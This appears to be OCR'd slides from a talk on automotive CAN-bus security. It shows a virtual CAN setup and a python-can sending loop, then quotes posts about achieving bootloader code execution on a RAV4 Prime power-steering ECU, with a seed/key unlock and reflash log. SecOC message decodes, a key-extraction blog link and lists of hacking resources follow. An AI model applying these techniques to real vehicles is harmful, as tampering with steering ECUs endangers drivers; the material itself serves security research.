
## Support Linux in-kernel

```
sudo modprobe vcan
sudo ip link add dev vcan0 type vcan
sudo ip link set up vcan0
```



```python
import can

bus = can.Bus(channel='vcan0', interface='socketcan')
while True:
    msg = can.Message(arbitration_id=0xc0ffee, data=[id, i, 0, 1, 3, 1, 4, 1], is_extended_id=False)
    bus.send(msg)
```

# [~] secure on-board communications



Willem Melching @ Hardwear.io
@PD0WM

We got code execution in the bootloader over CAN! Still a few issues to work out though, the main application stops working after a few seconds now.

EPS part # is 89650-42370, whole steering rack is 44250-42310. 2021+ Rav4 Prime.

```
(openpilot-py3.11)  ~/Development/secoc/scripts  main ±  ./programming_mode.py
Already in bootloader, can't read application software identification
SEED: 3eafa9996507ff954fc374ad33136b94
KEY: d3c58ea1f5a87f73d2ac99a9a6aa061c
Key OK!
Write data by identifier 0x201 00000000000000000000000000000000
Write data by identifier 0x202 00000000000000000000000000000000
Request download 01460100febf000000001000
Transfer data 0
Transfer data 1
Transfer data 2
Transfer data 3
Routine control 0x10f0 OK!
Erase
CAN RX - Arb ID 0x123 deadbeefcafebabe
CAN RX - Arb ID 0x123 deadbeefcafebabe
CAN RX - Arb ID 0x123 deadbeefcafebabe
CAN RX - Arb ID 0x123 deadbeefcafebabe
CAN RX - Arb ID 0x123 deadbeefcafebabe
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CAN RX - Arb ID 0x123 deadbeefcafebabe
```



Greg Hogan @gregjhogan · Jan 24

Can anyone help find a Rav4 prime power steering motor from a wrecked vehicle? Some promising things have been found! I want one that was in a car so it has real keys, and something that we have no fear of bricking or physically destroying.





SECOC_SYNCHRONIZATION (XXX)

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| 0 | 0 M | 0 | 0 | 0 | 1 | 1 | 0 | 1 | 0D |
| 1 | 1 | 1 | 1 | 0 | 1 | 1 | 1 | 1 L | EF |
| 2 | 0 M | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 00 |
| 3 | 1 | 0 | 0 | 0 | 0 | 1 | 0 | 1 | 85 |
| 4 | 1 | 1 | 0 | 1 L | 0 M | 0 | 0 | 0 | D0 |
| 5 | 0 | 0 | 1 | 1 | 1 | 1 | 1 | 0 | 3E |
| 6 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 00 |
| 7 | 1 | 0 | 0 | 1 | 0 | 1 | 0 | 1 L | 95 |

Signals: 3 Filter Signal 00:15

1 TRIP_CNT 3567
2 RESET_CNT 2141
3 AUTHENTICATOR 4063381

STEERING_LKA (XXX)


| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| 0 | 1 M | 1 M | 0 | 0 | 1 | 1 | 0 L | 0 M | CC |
| 1 | 0 M | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 00 |
| 2 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 L | 00 |
| 3 | 0 M | 0 | 0 | 0 | 0 | 0 | 0 | 0 L | 00 |
| 4 | 1 M | 0 L | 1 M | 0 L | 0 M | 0 | 1 | 1 | A3 |
| 5 | 1 | 0 | 1 | 0 | 1 | 1 | 1 | 1 | AF |
| 6 | 0 | 1 | 0 | 0 | 0 | 1 | 1 | 0 | 46 |
| 7 | 1 | 0 | 1 | 1 | 1 | 1 | 1 | 1 L | BF |

Signals: 8 Filter Signal 00:15

1 STEER_REQUEST 0
2 COUNTER 38
3 SET_ME_1 1
4 STEER_TORQUE_C... 0
5 LKA_STATE 0
6 AUTHENTICATOR 61818559
7 RESET_FLAG 2
8 MSG_CNT_LOWER 2

https://icanhack.nl/blog/secoc-key-extraction/

# [~] other protocols & resources



Orange-Cyberdefense/awesome-industrial-protocols

Public

Security-oriented list of resources about industrial network protocols.

● Python ☆ 373 41

- XCP (Debug / diagnostics)
- FlexRay (communication bus)
- SOME-IP (protocol over IP)
- ...

- **digital kaos**
- **motorcarsoft**
- **techniarabia**
- **autohacking**
- **msieur-lolo.fr**
- **dacianer**
- **medianav.ru**

# Thanks :)

Contacts:

https://penthertz.com
https://djnn.sh

To go further:

- hardware reversing (side-channel attacks, JTAG, FCC-IDs)
- RF Hacking (Bluetooth, Digital Audio Broadcasting, RDS, 4G/5G, ...)
- Weaponzing logs (Bluetooth pairing -> DLT)
- MiTM opportunities (Firmware Over-the-air, ...)